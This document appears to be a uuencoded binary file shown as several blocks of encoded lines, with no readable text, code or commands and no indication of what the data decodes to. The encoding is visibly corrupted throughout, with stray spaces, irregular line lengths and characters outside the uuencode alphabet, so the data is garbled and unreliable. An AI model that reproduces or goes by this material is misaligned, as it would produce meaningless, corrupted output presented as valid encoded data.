MD`J0`U! [Y'F>`E@&V`=')P3J`9@`1`!4`:`P`G`&`" `! (!2@&>`+P`F`') 8// (W
M [P (<'J`1@4"D`!0`-'#T`, P` ['\`'Q`/F<) `&D`.0!%`!T`"YB?] LCG ['WD
M<XXZ<CGG`.0#E`/4`CP%: `#H!Q@&\$`>8`U@&V`#X`' ` (\ [2_VL<T#`G, \S%
M#/, _&X`^ [X!V^8\$#VN68`] KKF`, ZX) CK&3; I' /T, F__UYS#<+] YI6 (>/ /7) `
MP]RQ?X<#^NK1HP?HBP, :-N`>=T!?! IUT0!N#OCB@O4#?=T! ;@ [[O@+8&?=\!
M; 0WZO@/:&O1G' -!??, D81W7?<T' #YO^>"QKER&?Q (Q<TQ='S/W) !\QX]_R, 7
MM.+1\S]R09L=/?^M"_JKZSGT!RYHK:/' C&] <T&C?<>#^7W1!PQ^YUJB) 81 [*
MXRYH#2XXT`08# (>#PT.% ,+ATN, " ?\</S?&W>G* _^* \$O\$O_] \$/K?L>-:_0?
M<(4Z_3_S0T.^ \WL/_P_XH6_] \$/_XM+]=EL\^@_XH70_!7YHDG_2#WU:_9_Q
M0Y^_G#_NASYM. [?] ?NC3UO:?) T/CD_S6#TU"\GT_-"7)]_W0="0G_=?YS/_
M8W [L"6\TQ]_H:/VZ+X!Y8?^Z-YKLG_1&GU;_9 [S1IRWG5V^T-O!>4_X%WFBR
M?] (;3?8O) \$: ?MJP_YXT^ [5V=] \$; /@\$YZH [_^_XLW>A9TW!M-?, P; C77"&SV*
MC`P^YHY>^^7WO_A7W-&G;H_Z (XF^R?<T:=M@]]W1^/ (\ESE^<UK?, \<?>=K [
M_'US] !=' ==, A8\] ?=4@`^ \XI#M^ .J3_USJD*7^@&) 2RM; ; ^XI' ^G182O]M"
M\G#; 2/UN"VEA\$, WI+; ZXI>E/; ?33+_W3+_U]O_27Q_, _/=-_V#-MANXE"C--
M&YG^HCLV^X=IVN@TT_2WK4\S3?^P [4G3M/6OING?J3ANFO; YQ33M\, 4T [(?#
MT [39D6E:Y8MIVNB\$:5K^M-?\@6 [:X5?=M, MO=-.N^ (IV54*2P.L.:?.; -L<O
M] 6*7^&*; -O [%-FV*) @+G288`1H!C@S, 5_NUJ?+5.7X%9I]U@UFEFW'7:\$6:=
M=H) 9IYUAFUD+F'7:\$F:=MH) 9IVUAFUD [F'7:_J1U>NXL"O@Y&A@<A7 [<.AV`
M@O; >PP3F8AVW3@=@8X (W<, !@" .YQZ_0>+@ [X\$SX8' \$L`S\$7\ :IV&\$. *#\Z!
MP74`@P!+`'\D8' `*\Z5?S] #F@5109*7B/' &A%]SL< ('FE-) _USO]-8/ [ZIW6
M/>:+=CWFG:8] \DY_S>2^>J<A1]YI6\$YC>>P [[7+DG88M/^G (. PUK`SM__=4 [
M<NY^2/O=. %? \\$ [_G/X [IC_W<_EOM^; GYO_7__OS^Y []K^O5:N (R@; ^__
MA?_N=5<' W2#0O_4>8%B@. 7IT8=[7N! ?E^, K`UN#, +XV_&+ZKOKF*#S; NP0Z+
M?VWQ\IL6A\$<MOJ, :_W4=8 (O%KL8/ ['?&N%ZX+ ['U [WV3RY<KH8+5>YR&U; ! \$
M^#G\$S#4ZZH () Y%ZIR=U6J' /-BP5) X`<K9"\$32+W.26N%UVF7*0] Z [G^] L\$2!
M%<N\ "VG; +0!*FS?FRC8@PN.VT&O85S\$U] ?B, 34XV%-'. NU>%YO"R1_E9I `KK
M [. 88P< [&PN%/>>IJ. I4L:EX+H=?>5 (:3 (D0=) +) T*B:YB^&3K [J6@PDW] VG
M-&U] (RU) 3-HSJOK9FS/9 [YTJ0G\$C ([EPU [7J] 4X7/%EH>) 2LRN' @LF^!_. %J
MY\$ _L_YBQ\$=8+0TN-F^FA7CEJ2 `V="N] "V?F8>H4B&B\$?2K (@R-AAAU/1A%
MXQV4MP [GHI/\/%\$*; JWGRE_8COZT+9_?UANC, J=CFF7! #RP [%% [JK2LOME2
MM>7D, HN.Z] `R; ?RLY: ` (HTQ>5A*1G] B1EYW*P1+#84W:-YW_G&-; @UW) V`/K
MW, \$7CH5&N<_9] `PZ [D=D7*FR, *ID#>) ^BWOV2E6G:SRSV!F2<WA, #M, \$KYP&
M7UD^ (JNVCKUIK"@G2JM, -:NO>6K9ALW:89-XJZ476?JG [] (1UQ=, EC5&UGV"D
MJ) #3C=`S3/-@I?7<:KU\L&_A10:QMWJI=D2E12 [M (E=JU>=I, 2XWJFHNNH-V8
M8% [\$ \N+T' VIY\N. .AG*_1_RX&=X/.L [] KB8W, J'E`' 1=, >0O5S'\ ^#N' CJZB
MUYZJZ9" "-=\ `GQK' LF`8!L66 [%+` 1, ME*P&E3J@7?N) NO%FR. :O<PEN@&56"L
M^UW, C] 2B0E# [J?1^@:A<S++ANV3""]] \$ \S@10, \WL' <R-Y [VT<' 3R (\V; 5V
M1V0_8SU=Q=-C: [\G\SK"8, PC] H:@37JEZ0C<>' 9=+KI' GO@-!91, ; 27LABWW
M45] RY9IJ-Z\$3] IL5HSA/^Z],]CCSYV\`WA! \$V&*/X*?S\$V\`/>O\$5%=FJMYT
MZT; , W'A`]; Z4AR<>*M@AJZK>#P [;ZE0W!5J-M., S"5"+'G) ") 3180, K\$8; !

M<W (J%2N>.W (J\Y>IW?+-^3*) 41X7XU0JXVG0"@EF] !5<[C['LCS; \A6;KNP
MD>X+-U0?+I; %N\^T) 7N<4-V5""-2Y9CT (V2V_8IU.Q-VS) FYQ9JF: '6#^Q] 0
M, Y\$ (X) 7\14OQ9; +=Y' IST26P^ .H#UE>-+S54!\?%, 3T5) NZQQ: +1 [RYR! 17Q
MW43570AW [</O; GNQK: D=4NZRG! /5\$: ZJ95FY (*7=) B2*: R-, LN 'EF*: 8' \D\
M2Z06UX) H, =Q9' OS!] IG0NI1X&_V#=#\$J' <W0R>7W&PW-9KZGG+OAH; N>\$ZF59
MW%S, NQEM) WESC\Y1-R<OCOSH@*X+ [' ; R?EJ923K.D^C7\$?O5\$A (FKK%5O; M/))
M-!9, LAL; 56JH<4' , \&GD"HFD) ; +RHRE%L6 (ZE#%5W*#@' #Z92=; A" 'E) 2T1//
MB! -<UAD9+E\$*7 [R8V) O\+-4] ; E&-63. ^-] 8KY*9"7K3MVJ0' 4] ^V': K5NQK-
MH3&) .<1L.I*\ ' 70]_ (\+UD*9. , A (!ZIC: 1V*DB999J'^) (F-*X [=J6B/ 'N.#
M6\S2A-V) =EWPPY1Y16B: I*VGIGOGA_K2KD4/1"% (C\$13 [9#D! I&, H.QC73; 9
M2JUR) =T6"TKY@) *T6#EY [:Q!' =RCETWEJF=5// '9\<' "WJ^#FWQ7<W6\ ; <9
M-#:=.BN\3_^^8TE&&KX#. ^B<__ .08@RL=NFGL=1H4D0: ">M9P=KJ. ?O\$;\$; \$Z
M>22W\X-]] "/R!R^18GJO2JJZ4, ^) ? (!?'^L)) <A. /L_ [' T%7! 1=%_?NLO02
MNV0W*-V-DM+=) =*2@J" TBC0" "H*D08> (@*@@BB*E@B (DB (* (A: *BHU\, [L#
MKB#RQ\N) \7W\ \ /LS, _? , /-C [IV9/7/\^1Z63] .S%@S. +XE% [\$NEI' GVX<)] '
MW9_C_, '\YDR\X3_>P?0B] U#FT_? (Z_NIAMP\$&TE/V4&YO2W7G8 [>] 'M' /-
MH_<KU+G2-4> (\X3\U"=\47<.QNF3; *_XF#:D] @&.1A:] L7\$Q, 165@+^ .6' [
MG%??TF; ' T?1>N^- [Z"7WT [WEF##Q] --P7 (C>DM#Y9.Z%\HUSA [V] <Q) .7CE,
M>G&>Y-6; 4W' :<GY\G%\!9U/ '98P;) \HCP] K, 0A^&_L49_F! I6NKC=?^NEO?
M9^I: 5\$T^46/\&CE' ^P4N] ? .%H^FB\$ I.8) CX3HI*U+GO1=L (6E8M/JHW: SJNT
MG&I) F'] SX [; +2 (>K0T: ' NI*2_K1 (\8G/F-Q [2NT*\ [5?' _2>Y_#) #V0, 8Y, M
M: + "GW] ^+O^>P+2] QT! LJL*Y5^Q;] 7: /<) J> [N9/ .B (V*51V5-OPK+0TV] C9
M702; A] J+>>*M7Z" T; K^ICP [_ZO3S3, 4T62P) QK+I) -Q@IE) ?] O<9, [MK0NM8
M?K&\$2X?T" ?<FI. E. @M) 2DF0' 6I, &, W@I-\ .N: ' _OG' \$7G> /SK<11' PDBW] ' T
MI3^>3>&8) /ZD, +O%*ZXJ3N+NRW-W>A5] SEZYH ["X [\T3E@-PY: P; [8N, [5IP
M#<PXX\Q, 1F (W] [; &"*WKF\$ IY4US5VRW10 [P-SL. ' K0PN [6>_ ' !F (C/1 "SW\$
MMW7P* >4Q] QN_R2=Q\$819WI= '>B1Z+1_ "X! 2OA1: "#1V?G+ISR9PM63ILN^
MJQM_V6' #@O [33WD-4BOF [7/MD; F\Y1?REDERI&3+ [%_ %9 'T/G: \$TS/E. H-) ?8
M\Y_, CF' _FMO4%L" ?>U' 25, F CJRA<U. ^) % . \$# /6WSN^ _SN8W* [C; W; J [B=6-!
MM4A (>8 [2H-@*IW+YM=OT! <KR>&6MDY'^) , B; V?4P5% .X=DZK: YD-W#E' GI-=
M=Z '9, 7?31C. Y\ , N4W-" J7Q982; F+^ [CQ (\$269I5Z' " +EB_1!] R9A&SH: OFG
MN-A-! 08_VV91/9=4ZYVL3ME; 4) JWN4ZON2CM\&F" F) CL02' 6#A4F-LY9UVI)
MI' Z%O+; 6-I?W\O) .-SU) +&K;] 1\ZS. <<\$) #DGO7<J=*RU/ " IXMKG! 4/7-H^*
MK61\NR^D2PA [IQ\7NW>GCU' /0H65SN" 06 (BOZZ' PXV+43JZD?C/%Y, CS7M&%
MN_H1) UNN^ \$T/H-+ [E@JN [G [JY2QN8: FJD24=? .OBY3NF@RW9\8C3\BB>CN&
M/_L85JH4. X^B6Q_US! @] ?\6K^ \$SO0K] A2/2\2LCE09 [!YK\$?LGT%; D\, C&M,
MF8QYUC8=#HB*BW#G. * &#WMZA7798" 9' +W< [] #9VG_WK2W' LO7=A0H8KV! =+M
M] ?OJ96: 4S9YH [5ACK3W] \$@#V! E@72_XN7KFPZFYB<1<2 (YVE7K-BNA_50MD
M2-W5\$#7HO3' 1KE (PD' E) !9GF) KA08G! WRZ/ , (MK^-_8>M8A^FVW (S#*) 6' H2
MC! -AS><CE: 68 [?OV9U0) >_ : : IZH>\$7QK4KI] L#C] NWK^K*BL*X5 (J) ; ??L/4
MU [O# ' U=LK?Y* <6: N>) 3Q* M, 3YHAG3X [OT-X<: 72JK? " (/D<W; <KH+=. Z5: .K
M1NV (UR3PN" FWT>C26' 8H] S/ ' F-+N\$] W57' V: ^^", 3WX6 (IFS+&M75J96AAUU
MY4/ZX< () '75 [O, IROY 'N' O@>) U-I>/M] Z: [%DBW2QYLY3_4; H"+FFCQ/! /6^
M*XAX?>>ATU6" G-: TV\$UE5Q*Y1' =L. TA#ZN^A-4XMT?4@C%0N4/^Z' TB: 4, ?K
M#", 5\$W7. S: =#AVB. 9] VXTI5^FCN#>^Y0**>+X34-^&' &@I% (' ^R/ : #K6>N
M5%6YQR>9"%XI; [%R=; ^WJ4/R6" 5+< <> ; AUQ\$UO5F@XR7 [EXJ] +/X^ "XOU_*=
M>_ *GNUD' [7HKRW_H+ISJ#J_DD\$25"WEL] N@X\$VH@D^Q1: F%YVT4XOV1_AK=D
M5HNR6' \9EY! XZ+%@C8M6B7LV%; @&N. G&9E9: W#YXH>S=%FZZO) F; "#-) =E='
M5; M. &E_Q] T [537; WNK5N9Z+5; 3KY+U0DJ*MD; EJD/ ; %H<4V*B<F-4#D [O8T<
M4^1; (Q1I>H%4, I&+J8W1Y8VI: UQ\E; "8T+e'] VCQM) ' &% ' 3*K>%M%Z) U' C2#
M6^ (3>T_>, 1B4H@F, ;] U_ .#DCST7V781=J\NL5 [Q9?&F6] -% .9TMO. Z: #A19C
M0; Z5F6%! . [V^2H_K93TG] -EY! 3/&7: %FG?) F) 1] 85) 5*AG5W [?DD/4E< [, \$
MM; ?^J8N&+) > . \$\$=V>5WTRE 'R; J [I<WXXJ (U<X?R\<' P (\$ [+98^0: 73@+P?M1
MUAW?2/QV#6_3EO (PQ. 1N_>UU^NB/?ZSY, . = 'O (MK4U! 9-; OD?Y7\$WIH0Y" 2
M'M3&DZD#V [_#E^=NB' &, >) .5Q\5<' 0AX] 4UI%OXZ' &=:] K2! W3. P#L#Z&JO
M^&C&CDSL23\$GE' N<* >-O7IQO5_XAYC' K@NCNY- [\$7>\9' =\$/S [H&R] E^B= (4
MQGQ. \$=U_A_2; IW"\$ /76T8M\$8AZ^69B2\ : NC@ "Q^+Y [LZHGU6&-T9%5=' (XD
MYE&I90PG" ' ^IT [^ [3__=S. XGS, \N. 6Q [>P=I. !KQ) 4] +9>^ . \$KYT&8R 'W^ \@
MQ\^C8Z! LS (4/N/<T; 30Z-) ?O/2/^=U5I58 [>KI&0WG/WF. @!V_RRV) +-] IO=
MGQ%] R\$HW) W& . \FV>9DY\$ "<1LX?! DJ@F4XUA2' AT. _\$; IDB2@\$Y2: 555FP_ '
ME4) Z54) RF?9 ___* (Y@# : AGE; W54*X@ "35BX*- =9C+@8=: +HI, Y4J9T27-&L7
M*9V 'I8' W\ , \$V/\9K%F^AAA. F^5; 212 [6! 6' ZUTW/GVC2K [X<75RP<\$@YG" ^
M76 (SM#U" \F+4/<: I) (G59] V1US\L5EEB&%, \@SY6\$SUM5N64=JB2\L^=6QWSA
M5D-\$8: 5>* _W. . PKN\$367ZMV: PWPJ-0^EGQ: V+] 7JWC-] V1D5%G) <) CK: H4. D
M ['] #MI' MDX/VFZU\$+AZY93Q_G+^ \] I. (; C () O* ->=; K" ? .] EUQ [%+0TZ1Q>-
M; S&%\$ [ZM-K>OL' C@' G\$ _O; (BY; SQ6Z' &4U/<] +33>QP0G\ /W42G9 [M\$C' +M7
MQZ#+EAT8) V%8YLS_ .6?@:] 5! ' \6: J?B#^8K^CV1] 9) [>R=LM?I: ZGFXL. &>X
MLXIQV. WA [232 (+?@] T?" - (M*RER5] LXVQK '@ZA0%>4QOUES<#! 4OD#T\Q\ S
MB! (Y4GCE] 6N_001M; YT2009JLJL<=<#; ZS_0-2\ ; [A2+TG@U_V [7>" " [TDP1WG
M1*BVT=R] WB9S9_LC? \NJZ1=5Q<?UGBL7LK/Y^L11HGWW! -E0&; , +RE\$ I *H4

MN@I/2\$;WTCN' 7K=^8E#V@/O&X[-><H(IG[])=7LF=#(_H3*@AW;3%L[+G%<OD
M&22">G=;U.WW79PBXPZWCA>H3"FWSZLN120V#9%\$:KYYKA2;(1.;2M*QO7(3
MK4R%3'.?PM')A??4*')9L:A1Q\P').873/VO<0:7U**9-.OR[VNJP#X\$\$+;0
M>W)?'XIO9#YES=PVZ.:M/)0ZV-+'/OE)>IZ2A8;M4=W%X4SQT8?<ETZ4];?V
M8)+DAMT898*_ZTC=CYWUYBS:%B+%C4Y-/TLZ].ZH5Y#4'\$]XTW@V2TWATKT
[MX31]FURKA=N3VV95&?;/G/[C<H'(Y/'^>)"HT99_R(JF7'[Y.60_,MKJ&OW0]
M'!KR1&OGH%*/\5ZMZH2D3T1WR_M>'*(@:W4ZK^G>0K#J150D>B`(&%X8,MQG
M^[^~R0:-,BO[''+6D<!N9LJ%'QY\5M(2/EV%'IQ3O<G1+W=J5]H8E=R7E:Y
MP8M&7R\O4QH.I^PI%53:V5BVS^MT<6T5;54WBIW?LBII>!1%\=QYX!MG^<3
M"N">_<G7)[EW%0).1EU?R3B3-#'EIMBA_<U4G#&'O:;U7*"G]"ZFOS4UT2<
M,YZD2RU-X[JR;QM:>5<;.->TXF[4B\$E"-&+0Q08ED2;?=4A64AOY=I/V0=?,
M*4;M#-<4GH[T&4;K'W<N!+\$^O1%@\$!.!F.7TC9)=);M-8@%8'*8N@YENR@NGO
MI"G:~J\T*5:QH,M%CRU9OKF,B!V[L_MRV>,+~#-5'"EI<K73+4GOF02]0:
M><4Q["<]/->W,*!P8&Y%A5D%3\!97IJonDCVJDRIMN3C4L<-?O^LQ*XLQR>*R
MDIPL[9WW6@d9TX'!IOG%-[_OY.>:"2M7B)"6:*V]('2<B=0M9F0'9UZRP!/M
MTTY^EF?XM<MP<*:SK:9-5QH]_0"WYS6T0(=OGK[I,+:52=;!P6">6>92U/P
M-E&Q<50."0B,<B\$ZCL4VT+334H@d?&EG)\$[WHWJ4L*H/Y9T;*~OM>^P9Y[H
M5*![O3.4X2G3+?;LNWGO*[S*?'_9_O>L(M2"U'=/?/IV12Z6:PJU*F-N+'D
M<7T\U3R:K;C<\ZSVN#(!,HQY@9G91"PH05E\$Y,2I\O1CMB8://G2#JU\3?3T
M/O>^V,G\$'--.V-.XF=7-YL3'>X/W]<K5B4C'>:+"'%*O/5%YGVYT2+J2TN,C
ML2>/38GN6/L[F\7IKD)G!L79Z*;<\$G]H>/<_[8A*3TNKIR5MLGGRCW+)*R\PP
M8S[A^8O2N\+5I;O/2PV_*W]\$-83T>3\$M>]I?['R=I7+9:93/,6&GY"U+F1'Q
MVZ;::..+PJP]!5DXDCQUK&3/,,`UDBX&]7^0U'RN(I.>>CA)CCM<=;LK*9B
M[<E3MJ/4A]/ZB7R"(Y5/%WZ\$+%D3/RT^[`L?00#7^WN=.GW)ET=!GW;>767
MU\$?#XJP^>^>&^A[>IVQH2<QDP2256S04\$U)YX<SS+L7PB/O]7X>1_%5.=A1O
M:XXD[_H],AS+&G*G3M?<[KUTM5H+V:]:7JZ&[3"E\$ (4^7&%^^\$6^(06V_
MG;SVW&;O@T+'&[G<]Q<9T(YNQ"##/"QDC,5.E"QE"YP#597^*2\S&)XE[G
MBU*Y;:@UE6P/,LN\$G1B],\UO(=5B;S-G[N\2!TP)<>]8V?86/7D7E4"75K19
MWD.A1IHS^5VBNG82^M\$Y!G-Y@II@4;-<=(BKT61X'\,AW63;6P[1&&['9()-
M;3"K1](%9M5EYKV'W(M<]RB4/2Q,9GP9/?"R/MN)!X.^]929E_MH2I3"N_+H
MWBH%12,>MN:+`3`[\$57_A.[\$`*7Q(1-QKZ+0)<93/L\$[/Q^4HG[V((;\CO,K
M!Y?#:)]%TA?<R4^T[37K(B*X/2+"C'>U"S]-6Y'6"P\]R4K_8#XSP&(T(KQ9
MMW+I@XR%H(C_52\$#JUP#O0L1AP9%0K)SW5M23"5SJ2WL?REM[%P<;?:\$E>]L
MNAEZ;-Q!^JZ_\A'!Z&%"%2...,,07+ZRHL9MQC[VS")&NY'(906+0MO&R00,
M;_%&3.^-VA+TD)I'WMJX,,XY^*V5P/F>3J]8'J-W(A9R54;/_"(^"RH:[T%F
MFK.%3I[Z*I@G-[!TE-[WFK-W0?&;QZPR/>Z^UR^^[YIFEQD@J#J70"+!<K`G
M#2:D)6)_2-*%;:LGVTZW!SM=7'=Z,-1F.7;(?MAL-*PT]6I\`A4ZO&71(L>
MXZVB>QF:1W8-M\VBGUE^>IVGKU/2-+I#/\`AKW=]WV=Y?IUCY%^9.QB>QFG
MKO#:9&IOJX%M6M]W?YM-'IO#;WB65EAYSQ:3*'NZ%PA_D[X\YS]]`8)#1KT
M#-[HL4AM^;'HA1&-*?5WHUW-PN299G,DY\$4-<0-FR*Q\=;HS%JKVZ#?'1!X,
M\I5VN/NX%!V>)/A\$O[.\$4?;U%:.FQR="F-T9%8N=WMSI3[/Y._J+;C+<;5E
M'X%X/\,FUX:M,U#K6BQ2@+^I2?!Q7N*+>),9XJE,I.=R:`(UV@U)57*J->1F
MFFRIT0R!^MP?9;5%DQMY'M<DQB9&(([Q!@?<HN0E'&>H[9DTZ.IBM+G^U@7E
M_\I2][84BA!STV_A//TW\$.O.[,X5QR;-^4VB>3&<XQ:YB;B>WL+CV>XE%R
MS^`\$=XM;H/[MLY7QO1_W]KFW#`YD#,_0XF&0*/:0+J*OWR9A;9;JR\M6_EHY
M4#)K'Y.1:3'GF,N;GEG"!P4]Z(GF6-X5/*>A8,E%C4N?EZ'5+,YC([;MHK
MLD.K4Y")'033YRTQM>1#'(E9/W4,";0?H\B<7AS;QJI'>U'XT<)JSN'KY6
M!KQ`GWC,M%!9+;PYTO0^Z6[X%<DO?>V3I=?)CC=)*IU.T<[:?%V^LUB2]GUW
M:-IM5\T4GNM'Z31#WP9[]/2F:#%=@O[?<(KXMEZ-'II7NLU"N7Y^W6X[MY#R
MD94=NXM2%#]GHT'1?U^U.#\$*:KPD7ORHC4>;8\HSK-R#-T#M3JC&#)4C#!X7(
MPY>:3]/5HQY=6QJ7B:#,G*4:I.TS*T8]F'5LF:KWH;55\$AF;ZW-5.7A%2B%K
M*I=R(`5Y2,I)=>N5!O;P9DKQ+6[+=\Y9"6CMK'`CWOGQQ`=1.X%+5P^([#\X
M1=*;JM%XW;TQBEV29QQ)(Y/KF"E#V97W<' :GQ1;CB8L[Q3+\8O)]V4;"46K;
MD!2)K8?4DN,%`0-(L'^=+<Q</6\1))@8%E-U0A&OX&P_KX>;>TU?JR?L)`F+
MH.IC?/M=6?5NDM[][-@X]9/]LSZB;1^UW?7IKN_BR8L<R_QR)!QI&7C!>R
M#][C75/TQ)P9"^92HCJ\MP]9>==1>#6X'OW>-%TU]NZ)O'"F/NWLC\$*OL2;
M:CYM:,4*#[_=C2DU1Q&I@UMWVG!3)%]M5GOA<' :9;U!2SY6"82NFF0GK?XCO
M]@Y:PG[F(T"NLIJM9Q=;UK*>)">O'DHJO93DK&6Q]@]:/Y=**>>M'CE\9N'XL
MX^O"/@E_I7!Z\>"AO]1\]?OJD+ZDTX>@I\,*.MG^YD20H]@/8/*SY59;5+Y
ML42NHP'?P+):V^J?/7\L_0;_PBZ6MOJGWE^++'D&_HLUK;ZM?B'TL1Y<8O
MR6O:;=4;P(^%\$/.`W@=6*UQ]>_JQ-#%L?+-:):I:@\X*'TD_WQO\B];_D+\
MYS-`K'!]Q\R\$M+2:~(_/N]9EOD?Q,6&-R,D>C/;F>0U7YX[="SXZ\$S
M,]KD@!OS6OZ'/B88UN<3'?'^P<YOD<D#_7\$;@ON/GA?@?W(`IF),.!M,\$
M1O]W(`,<V"8&0`6`#@+'#X'(@`D`<@`V`) `#8`V`'T`1@#,`%@#V`' `#8`/
M@-T`0@!\$`T@`D`\$@`T`1@#(`E0`N`F@#`,`#@`H`1`!`,`D`-\#O`,`O@(@I`?`*
M!(`)`\`10#&\$)=#-(`L`+4`V@`<`'`,`P`,`<P`^05P.K`!\$`2@!,`3@!`"0
M0!R``,`!G("Z'?@!3\$(<#*<3=(`7Q,SA`G`QQ`%(!9`\$X#G\$Q5`"H!G`6P#F(
ME^\$R@*L`NB!.AD<0)\,<@`4`WQG_`@#\.`Y!GWC0QQ_TZP?]WQGQKB%F:#U,
MBSO'\C>*X/>&R]\M<D+;X#%<T/8D+8Z7'?1GFZ7%G8,:.MX\$V@:Y.):WP6-`
M?@&0H^\$3+>]"03]`->@SST!M\$`\[2.A?22T3PCM\$T+[1-`^\$;1/#.T30_M4

MP-. *' 0SGIT\$' K>FAM01V38CEIR` `Y*#7) CVT+X%=X^1 (2 (Z\$\B, A. 1*2\$T) R
M0DA. ", D) (3D1) ">"Y\$20' /3AU8?*; P"M#: &U\$7: -RT\, Y2>&\A-#^8DA. 0DD
M) X' DI, "?/; 1V@. %X) !QAX! C' R5% \. CVV#\FP/! F44#K ("V&%71-@CP=Y+: RA
M_H' #<' , \$N"Q! ?HXD3+A] @G7DO) \<N8Y<%9 (3KB-W@. 1\$Z\A# (3GQ. O (22\$ZR
MCOP: 70F6G_+! =@C\$CBIR&" /B@. U! !1\$@*] #: "\$6@M4 `?4&8X `RR `DQNXH@6 `
MEEKV>007G/\ [UXK_ .PSK_PYR, J! @W' #0?YEWA1N"#_ (VA\$' ^ [P20MR\$?Y&W (
M#WD; <F"] ' G_ .KXR7' P [YO_\N/\ [K\$; 9&C^*J<J `VT (/ /#0\$N. &X () * `/? "LP
MDX" OXH8 ` _>W (8#_ [98, +SM^+\$_ +W `LJ\$P) 4) @2W/#W\O/LC?BP_/WPM* ` \J%
M_=BQ_I [\8#^7C! Y! T* \7. ` \: ^ ` _Z> _V=?EWFEO" 78+Q^! 7DE\$ "N\ \$@1KVE0%
MKTT1\$* \ \$ \9_HVZUX^0D@7HG?Y<?U+6*-GBVKRH' : 0 (_UO^ . \$J] WU_K4_Z_T
MW>_&) ! ([] @G7M) <: 7GLAH3%) _B?Z31TO/R\$T) G^7'] =OR#5Z5%>5 ` [6! ' GP>
MA/] 7^BQLU7@C6AEOQ&O: 2P. 008B@ \4; U) _I -"R_\, 33>?I<?UV] \$: _1HKBH'
M: @,] W, ` , ` _KPPK `^O+#_9_J1"* \?4: !?/! +L24) <3YJ0+ />D">F: %MSVHP7-
M2* ">9 (#Q_>&U) , /+3PKUY. _R8WL2*-%J/ =JKRH' : 4, _C7] 9' =U5YB#?0 `U>%
MJX%G-#, GA=5) RG! NAL\$Q<#49N `F, A@#DPZ" ! R<# ("&HEL5P7" \-P!) "?%FA9
M, DOM%W@&86 `L ` , _GP*6SZ0%P##L `! , B5@CMBTWLL&\RJ, NJLJBOU! F7\<; =?
MOK. ; `5J%X. !;) QK4R-L#0 \&>! 3X_ \$: "O: AQU_<E0/ZK: _W `E?YK3HSE] -6<
M&#_2M=9) _YD3XW] E+. ' /B?XK<R+ (IT&&Y=, @7] . ?TGBS! G\$ I \ `R) V9#! ; S\
MY! "?QN_RXV9#LC5Z9%: 5 ` [6! ' DH8" 5Y=" \! Y@Q=# "#>A@; /#9 (`KS2R0#%8+
MMP7^8Z_OA=7GD_MQOMW@^6BQYQ/X3; DWK>IU9@*VE9YE) D! C\Q, 3@&Q\$JWN;
M `] ! " \<R: E#?Q97G, S<@ "Z" &8 \<%V-NK=4NMZ#8+ `LJ') , 3JET. NIY \&+@RG
M06@NN0 `MQXW\$Z0&>! @B9L `HL8" @D, R\$55@<# (<A/@TL# =2#! -: !# ` [8Z+RM>
M7B2N? =; -RTU ` " . 2CP#) , @&#<' Y@+G (V"R* `I2/AB%H-6V `+F% \ (, ! I2\$E) K
M: BN/5UO@*D (2; 5! ; ; CBN)>#8UH, #^P3 `*"# \$ [H/W\$TK8, `+Q79H+Y) D `9S \N
MA `R7SA+<; !M0, "XI&&F/2V"K; @->33212 `3 (^0&6D `R&90Z: 6UTZ=KQ^QFS0
MS] CKCMHV8. T5+K0JBJ/9X (K#B/, `5QV/&@; &#P>- .X9P&" \$&S: , . [" . P^T#%
M<5) &G!0] -] V4 `H/] 55Z-_Y4Y#H [WU (. \$YC@<, R5NP>FEP. XO\T#^ ^#T" _I_B
MV2! 1=07%, 6TL, VX0: X4&> . UV=_N7DVX0&#@KP4@, <%SF*UNN*UMN*UON*UL>
M*UN>2G^; M8, 5+\ULCW^PEY^ [5JBK>T" PUR[_?PFGQ_ \M<HO_* [P6?X?-XJ] Q
M6/P=YHI_#U_%1BP5ZQ-1+) -0H%WW [- [M[A] L `5Q<AEZ^OEY! JWDF?DD" \8/^
M `89 ` `# , H<" -) . H! L) X. #COWD"/@; %! Q>00' *\$ (` , "<@**\$' 9, "41O (\ : #I^F
M! F5 (D#8 `D `VC05DFA@P>2PN' Y) " " , B) `A@) D*72@ [`8=); R' `0Z?9 `! D1" 2 `
MC! J0#3* "LB-, &' @C&QS> `V `: P#< `F>QP>#4 [J (<, .) 81. /84! WCL. `<S_ `87
M' `YD\$SB; L0+IL90!] &N; ERGZ \7D "EFTUX+RW; * `A@/VPV2SS! (!V&T+8#] O-
M, D ` ` \03 ` -X -/ %X `L#? \D&> ` % ` _: -=9Y@; ` _JX+<0/T, <' ^6?Z+ES_% ____7
MW/\W] / ^7\$U] M_Y60EI7YQ_ [[[UA^ ^/] 36Z_ ^4N<7+O? \$V/=PQ (: 9_P/! PW\$?
M#GW9D `M@] 1' K. ' \$C?E&C] 9RX<3E (5N5@62<' Q, [UH_%6EXCW] QGQ/N (<VXVQ
MI75, @#WPLH_Q \ \ _+ 1A298FE3I7JE-\VR\$1+ (\, H, U%&8U<F@JB [: ^ .>M>\@
MQ^18Y\$&CU) VIEN \>YY^<CGFB) B_H \2B: MCSY. U1G [-1' Q0B/ [U_N `3C#W `J
MOKG' %=-%RSK4% [?9RZCBDU; `V0&52F?F<NF>R8; DAQ8% _> (IE?XH9ZN \<X) O
M! 7N] @N_H3Q/273W] 24-+K4. +, %L: I7+=C9; . P4I<H, _REC%) HOKD\$Z1+; W& \
M (QVC/GTRU: NNO67>0X*YA `^#?+*>#5 [DBM [9LGTO, CS9_W: N3 [6HTO: ; VVLD
M76A? " . W=T _! H8DJQG1) +, 3QFO#] *WJ== [Z, I#@*12SHM7VXE6OVO>#K) #S;
M] BU9_D-WW; N%#3; HQ) . [?6KVY] TZ6JD5K>/U. . %R6) DW^4+\Q<<. `: 6L6>?3
M] /81OE. LF02=5^A-, (S#=#A) \V \X<8S/N0J>\: *2 \3 \OOGN. USR `W2J/5D. UB
M; <GDA32EQNY] MS_KESGTY, >^ [\$A, , TTAX; 49GA [] EY* : <; NOK&O@) GFZK7T+
MV \?: AN@; NIKAS7\$ZQE' ' <\FE@FRCTU^' U/"DSG, 4>NA>' ?GP [: V&9P?#<! . 3
MX&! D^>-09?FK\$XITT2UNA5, =. UWM0NOGEX\$X76%Q1: VFA' SWC64/] 7*JUSCJ7
M^N+0_0 ([6 [CWW*]; &7ICD7 [<3\$ /LW; . IC: 6% / \1L; P+W (: =N2J44XL, N4?I&
M+T+Y+S `NR, ` %6/L- =V7]] %UFCC [117N [? \<HEMJWTP9T' 07/ %#H>IKL3E? "5.
M#T+T] M\$#4' TPCP6, D) <H65T9Z/FE. ^N, H>7NJGQC%HKMJQ (\$+ `! *C_J-^C#%I
